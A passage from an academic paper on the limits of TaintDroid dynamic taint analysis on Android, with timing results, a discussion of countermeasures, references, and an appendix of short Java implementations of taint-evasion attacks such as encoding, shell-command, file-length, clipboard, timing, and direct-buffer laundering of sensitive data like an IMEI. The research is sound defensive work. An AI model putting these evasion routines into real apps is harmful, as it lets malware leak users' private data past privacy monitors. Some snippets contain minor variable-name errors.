File Length	–	– (FN)	–
Clipboard Length	–	– (FN)	–
Bitmap Cache	–	– (FN)	–
Bitmap Pixel	–	– (FN)	–
Text Scaling	–	– (FN)	–
Direct Buf. (Rel.)	–	– (FN)	–
Direct Buf. (Git)	–	✓	✓ (FP)

(b) Timing measurements

Technique	**IMEI** (15 B)		**5 s audio** (11.00 kB, $\sigma = 50.8$ B)	
	avg. [ms]	σ	**avg. [ms]**	σ
Tainted Variable	3.48	4.07	364.97	67.31
File R/W	47.62	19.56	386.01	49.85
Simple Encoding	9.55	4.55	795.72	49.12
Count-to-X	10.14	5.41	8278.64	84.20
Exception-Error	53.22	22.09	—	
Shell Command	72.22	12.69	—	
File-Shell Hybrid	78.10	25.80	—	
Timekeeper	1037.66	82.60	—	
File Length	72.37	21.78	—	
Clipboard Length	84.89	18.61	—	
Bitmap Cache	312.27	24.45	—	
Bitmap Pixel	35.95	12.35	2899.80	172.56
Text Scaling	12.92	5.91	3022.58	84.12
Direct Buffer	4.00	3.67	2988.70	87.69

6.1 Potential Counter Measures

It has already been proposed to to fight **control dependence attacks** by over-marking all the variables involved in conditional statements [4, 15]. This, while reducing the number of false negatives, increases the number of false positives, where variables that convey no information about tainted data are marked. Implicit control dependence attacks (or implicit flow attacks, as referred to in [4, 15]) are more difficult to detect than explicit attacks, as the untainted variable is not actively manipulated in the control path it is relevant to. These can be mitigated by techniques similar to Perl's `is_tainted()` function, which marks *all* enclosed variables [20]. This, however, requires that the developer explicitly marks the parts of their code potentially susceptible to such attacks, and is also prone to false positives. Without such developer cooperation, and to the best of our knowledge, there is no mitigation technique for taint evasion using implicit flows. It should also be noted that most of the presented control dependence attacks rely on replacing direct assignment with comparisons between the tainted and untainted variables. Propagating taint on comparison might therefore be an interesting improvement to consider. Finally, although the higher false positive rate may impact the accuracy of TaintDroid, which only issues warnings, related systems that actively block data leaks (such as AppFence [14] or MOSES [21]), would see an unacceptable reduction of functionality.

Protection against **benign code-subversion** attacks is also prone to false positives, however, implementing this protection may not even be a viable option. Attacks involving subversion of system utilities would be effectively blocked by preventing the applications from using them; once again, the consequence for many applications would be that they would not be able to function as designed. Another option, in the case of TaintDroid, would be to instrument not only the Dalvik VM, but the entire system for taint-tracking, so low level utilities are also watched. This, however, would require a large development effort with a set of additional challenges yet to be explored (*e.g.*, patching the system libraries and/or the kernel itself). Additionally, as noted in Section 4.3.6, effectively preventing pointer indirection attacks would require being able to mark each memory address, which is likely impractical.

The **side channel attacks** can be mitigated by techniques similar to those used against control dependence attacks, *i.e.*, by tainting a larger scope of variables, however with similar consequences of increasing the number of false positives. The evolution of TaintDroid's code shows us a nice example of this problem: the Direct Buffer attack was initially successful, but later additions to the Taint-

Droid code rendered it ineffective. Yet, the same additions also increased the rate of false positives when using Direct Buffers.

We note that most of the presented attacks (save for the specific details of the side channel attacks) are more generally applicable to dynamic taint tracking systems at large, rather than only to Android based systems. On a more generic note, and as already aluded to in [15], a number of issues are inherent to using taint analysis *against* the developer and can therefore not be easily side-stepped. Therefore, dynamic taint analysis is likely not to be effective in this context when used alone, as a single breach in the security is where the malware developer, aware of such protection, is most likely to attack.

6.2 Attacks Properly Blocked

Here, we summarise the attacks, from the classification of [2], that were found to be ineffective with TaintDroid, either by design or as verified in our experiments.

Taint races may be created in multi-threaded contexts by the need for multiple memory updates, *i.e.*, the variable and its taint mark. As TaintDroid is implemented as part of the Dalvik Virtual Machine, the variable and mark updates are atomic from the point of view of the executed code, and therefore cannot be subverted. Subversion of benign code (discussed in Section 4.2 for the case when elements outside of the Java bubble are used) is not possible *within the Java realm*, as TaintDroid adequately propagates marks throughout inter-application communication and *intents*. The side channel-based method of Context manipulation, specific to contexts where a portion of the memory is shared between trusted and untrusted applications, was also proven unsuccessful. We have considered using JNIs to introduce C libraries in charge of the taint removal but, as noted in Section 2.2, these calls are limited to known system-provided libraries by TaintDroid, which renders this type of attacks ineffective. Finally, Memory errors attacks are not applicable in a system where no pointers are usable, and therefore do not apply to TaintDroid.

7 Conclusion

We have argued that dynamic taint tracking is unlikely to be effective in detecting privacy leaks in malicious applications written with the expectation of such close scrutiny in the context of Android architecture. Indeed, the malware developer can use easy programmatic constructs in the code, enabling the removal of taint marks without losing the information.

We have provided the algorithms for a number of different attacks, and evaluated their performance on the Android platform with the TaintDroid patch. Though only a few lines of code each, they were shown to be sufficient to completely bypass TaintDroid, and allow silent leaking of sensitive information. While some of the attacks were targeting self-reported limitations of TaintDroid, which can be corrected by new versions, others have highlighted an essential problem of using taint analysis *against* the developer of the code under study.

While this work focused exclusively on dynamic taint analysis, others have suggested to complement it with static analysis to overcome the issues we highlighted [2, 11]. As future work, we plan to investigate these techniques, and evaluate to what extent they can indeed complement dynamic taint analysis.

References

[1] L. Cavallaro, P. Saxena, and R. Sekar. *Anti-Taint-Analysis: Practical Evasion Techniques Against Information Flow Based Malware Defense*. Tech. rep. Stony Brook University, Nov. 2007.

[2] L. Cavallaro, P. Saxena, and R. Sekar. "On the Limits of Information Flow Techniques for Malware Analysis and Containment Detection of Intrusions and Malware, and Vulnerability Assessment". In: *DIMVA 2008*. Vol. 5137. Lecture Notes in Computer Science. July 2008. Chap. 8. ISBN: 978-3-540-70541-3. DOI: 10.1007/978-3-540-70542-0_8.

[3] J. Chow, B. Pfaff, T. Garfinkel, K. Christopher, and M. Rosenblum. "Understanding Data Lifetime via Whole System Simulation". In: *Security 2004*. Aug. 2004.

[4] J. Clause, W. Li, and A. Orso. "Dytan: a Generic Dynamic Taint Analysis Framework". In: *ISTA 2007*. July 2007.

[5] M. Egele, C. Kruegel, E. Kirda, and G. Vigna. "PiOS: Detecting Privacy Leaks in iOS Applications". In: *NDSS 2011*. Feb. 2011.

[6] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. "TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones". In: *OSDI 2010*. Oct. 2012.

[7] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. “Android Permissions Demystified”. In: *CCS 2011*. 2011.

[8] A. P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner. “Android Permissions: User Attention, Comprehension, and Behavior”. In: *SOUPS 2012*. June 2012.

[9] P. Gilbert, B. G. Chun, L. P. Cox, and J. Jung. “Vision: Automated Security Validation of Mobile Apps at App Markets”. In: *MCS 2011*. June 2011. DOI: 10.1145/1999732.1999740. URL: http://www.appanalysis.org/jjung/jaeyeon-pub/appvalidation.pdf.

[10] Google Inc. *Android Java New I/O Interface*. Android 4.2 r1. Nov. 2012. URL: http://developer.android.com/reference/java/nio/package-summary.html.

[11] M. Graa, N. Cuppens-Boulahia, F. Cuppens, and A. Cavalli. “Detecting Control Flow in Smarphones: Combining Static and Dynamic Analyses”. In: *CCS 2012, 4th International Symposium on Cyberspace Safety and Security*. Vol. 7672. Lecture Notes in Computer Science. Dec. 2012. DOI: 10.1007/978-3-642-35362-8_4/. URL: http://dx.doi.org/10.1007/978-3-642-35362-8_4/.

[12] M. C. Grace, W. Zhou, X. Jiang, and A.-R. Sadeghi. “Unsafe exposure analysis of mobile in-app advertisements”. In: *WiSec 2012*. 2012.

[13] A. Ho, M. Fetterman, C. Clark, A. Warfield, and S. Hand. “Practical Taint-based Protection Using Demand Emulation”. In: *EuroSys 2006*. 2006.

[14] P. Hornyack, S. Han, J. Jung, S. Schechter, and D. Wetherall. ““These Aren’t the Droids You’re Looking For:” Retrofitting Android to Protect Data from Imperious Applications”. In: *CCS 2011*. Oct. 2011.

[15] M. G. Kang, S. McCamant, P. Poosankam, and D. Ong. “DTA++: Dynamic Taint Analysis with Targeted Control-Flow Propagation”. In: *NDSS 2011*. Feb. 2011.

[16] A. Kay. “Tesseract: an Open-Source Optical Character Recognition Engine”. In: *Linux Journal* (159). URL: http://www.linuxjournal.com/article/9676.

[17] P. C. Kocher. “Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems”. In: *CRYPTO 1996*. Vol. 1109. Lecture Notes in Computer Science. Aug. 1996.

[18] P. Lessard. *A Simple Taint Checking Solution for C#*. Mar. 2011.

[19] J. Newsome and D. Song. “Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software”. In: *NDSS 2005*. 2005.

[20] *perlsec - Perl security*. May 2012.

[21] G. Russello, M. Conti, B. Crispo, and E. Fernandes. “MOSES: Supporting Operation Modes on Smartphones”. In: *SACMAT 2012*. June 2012.

[22] G. Sarwar, O. Mehani, R. Boreli, and M. A. Kaafar. “On the Effectiveness of Dynamic Taint Analysis for Protecting Against Private Information Leaks on Android-based Devices”. In: *SECRYPT 2013, 10th International Conference on Security and Cryptography*. Ed. by P. Samarati. ACM SIGSAC. Reykjávik, Iceland: SciTePress, July 2013. URL: http://www.nicta.com.au/pub?id=6865.

[23] E. J. Schwartz, T. Avgerinos, and D. Brumley. “All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask)”. In: *SP 2010*. May 2010.

[24] D. Thomas and A. Hunt. “Locking Ruby in the Safe”. In: 2001. Chap. 20.

[25] *Understanding Carrier IQ Technology*. White Paper. Carrier IQ, Dec. 2011.

[26] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. “Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis”. In: *CCS 2007*. 2007.

A Implementation of the Attacks on Android

A.1 Simple Encoding Attack

```
1  public String simpleEncoding(String X) {
2    String symbols = "0123456789abcdefghij" +
3        "klmnopqrstuvwxyzABCDEFGHIJKLM" +
4        "NOPQRSTUVWXYZ‘~!@#$%^&*()-_=+" +
5        "{}[]|\;’:,./<>?\"";
6    String Y = new String();
7    if (X != null) {
8      for (int i = 0;
9          i < in.length(); i++) {
10       for (int j = 0;
11           j < symbols.length(); j++) {
12         if (X.charAt(i) ==
```

```
            symbols.charAt(j)) {
          Y = Y + symbols.charAt(j);
          break;
    }}}}
    return Y;
  }
```

A.2 Count-To-X Attack

```
public String countToX(String X) {
  String Y = new String();
  for (int i = 0; i < X.length(); i++) {
    int k = 0;
    for (int j = 0; j < (int) X.charAt(i); j++) {
      k = k + 1;
    }
    Y = Y + (char) k;
  }
  return out;
}
```

A.3 Deliberate Exception Attack

```
public String exceptionsAttack(String X) {
  String Y = new String();
  for (int i = 0; i < X.length(); i++) {
    int k = 0;
    while (true) {
      try {
        throw new Exception( );
      } catch (Exception e) {
        k = k + 1;
        if (k == X.charAt(i)) {
          break;
    }}}
    Y = Y + (char) k;
  }
  return Y;
}
```

A.4 System Command Attack

```
public String shellCommandAttack(String X) {
  String command = "sh -c \"echo " + X + "\"";
  String Y = new String();
  // executing shell command
  Y = utils.runAsUser(command);
  return Y;
}
public String runAsUser(String command) {
  String output = new String();
  Process p = Runtime.getRuntime().exec("sh");
  DataOutputStream os = new
    DataOutputStream(p.getOutputStream());
  DataInputStream is = new
    DataInputStream(p.getInputStream());
  os.writeBytes("exec " + command + "\n");
  os.flush();
  String line = new String();
  while ((line = is.readLine()) != null) {
    output = output + line;
  }
  os.writeBytes("exit;\n");
  os.flush();
  p.waitFor();
  return output;
}
```

A.5 System–File Hybrid Attack

```
public String shellFileHybridAttack(String X) {
  String oldFileName = "tainted.txt";
  String Y = new String();
  FileOutputStream fileOut =
    mActivity.openFileOutput(oldFileName,
    Context.MODE_WORLD_READABLE
    | Context.MODE_WORLD_WRITEABLE);
  OutputStreamWriter osw =
   new OutputStreamWriter(fileOut);
  osw.write(X); osw.flush();
  osw.close(); fileOut.close();
  String fullPathOld = mActivity.getFilesDir()
   + "/" + oldFileName;
  String command = "cat " + fullPathOld;
  Y = utils.runAsUser(command);
  return Y;
}
```

A.6 Timing Attack

```
public String timingAttack(String X) {
  String Y = new String();
  long timeStart, timeEnd;
  long diff = 0;
  for (int i = 0; i < X.length(); i++) {
    int c = (int) X.charAt(i);
    timeStart = System.currentTimeMillis();
    try {
      Thread.sleep(c);
    } catch (Throwable e) {
    }
    timeEnd = System.currentTimeMillis();
    diff = (long) (timeEnd - timeStart);
    Y = Y + (char) diff;
  }
  return Y;
}
```

A.7 File Length Attack

```
public String fileLengthAttack(String X) {
  String Y = new String();
```

```
  String fileName = "untainted.txt";
  for (int i = 0; i < X.length(); i++) {
    String str = "";
    for (int j = 0;
      j < (int) X.charAt(i); j++) {
      str = str + "B";
    }
    FileOutputStream fileOut =
      mActivity.openFileOutput(fileName,
        Context.MODE_WORLD_READABLE
            | Context.MODE_WORLD_WRITEABLE);
    OutputStreamWriter osw =
      new OutputStreamWriter(fileOut);
    osw.write(str); osw.flush();
    osw.close(); fileOut.close();
    File f = new File(mActivity.getFilesDir(),
      fileName);
    long k = f.length(); f.delete();
    Y = Y + (char) k;
  }
  return Y;
}
```

A.8 Clipboard Attack

```
public String clipboardAttack(String X) {
  String Y = new String();
  for (int i = 0; i < X.length(); i++) {
    String randomStr = new String();
    for (int j = 0;
     j < (int) X.charAt(i); j++) {
      randomStr = randomStr + "B";
    }
    ClipboardManager clipboard =
      (ClipboardManager) mActivity
      .getSystemService(
       Context.CLIPBOARD_SERVICE);
    clipboard.setText(randomStr);
    String k = (String) clipboard.getText();
    Y = Y + (char) k.length();
  }
  return Y;
}
```

A.9 Bitmap Cache Attack

```
public int captureBitmapCache(String X) {
  TextView tv = (TextView)
   context.findViewById(R.id.ocrTextview);
  Bitmap bitmap = null;
  tv.setTextSize(36);
  tv.setTextColor(Color.CYAN);
  tv.setTypeface(Typeface.SANS_SERIF);
  tv.setText(X);
  tv.measure(
    MeasureSpec.makeMeasureSpec(
      0, MeasureSpec.UNSPECIFIED),
    MeasureSpec.makeMeasureSpec(
      0, MeasureSpec.UNSPECIFIED));
  tv.layout(0, 0, tv.getMeasuredWidth(),
    tv.getMeasuredHeight());
  tv.setDrawingCacheEnabled(true);
  tv.buildDrawingCache(true);
  bitmap = Bitmap.createBitmap(tv.getDrawingCache());
  tv.destroyDrawingCache();
  tv.setDrawingCacheEnabled(false);
  FileOutputStream fos = null;
  int res = -1;
  try {
    fos = new FileOutputStream(context.getFilesDir()
      + "/" +  Options.SCREENSHOT_FILENAME);
    if (fos != null) {
      bitmap.compress(Bitmap.CompressFormat.JPEG,
       90, fos);
      fos.close();
      res = 0;
    }
  } catch (Throwable e) {
    Log.i(Options.TAG, e.getMessage().toString());
    res = -1;
  }
  return res;
}
```

A.10 Text Scaling Attack

```
public String textScalingAttack(String X) {
  String Y = new String();
  TextView tv = (TextView)
    mActivity.findViewById(R.id.textview);
  float orig_scale = tv.getTextScaleX();
  for (int i = 0; i < X.length(); i++) {
    int x = (int) X.charAt(i);
    tv.setTextScaleX(x);
    int y = (int) tv.getTextScaleX();
    Y = Y + (char) y;
  }
  tv.setTextScaleX(orig_scale);
  return Y;
}
```

A.11 Direct Buffer Attack

```
public String directBufferAttack(String in) {
  String out = new String();
  int addr = 0x00;
  ByteBuffer bbuf =
    ByteBuffer.allocateDirect(256).order(
      ByteOrder.nativeOrder());
  for (int i = 0; i < in.length(); i++) {
    char x = in.charAt(i);
    bbuf.putChar(addr, x);
    char y = bbuf.getChar(addr);
    out = out + y;
```

```
12      }
13      return out;
14    }
```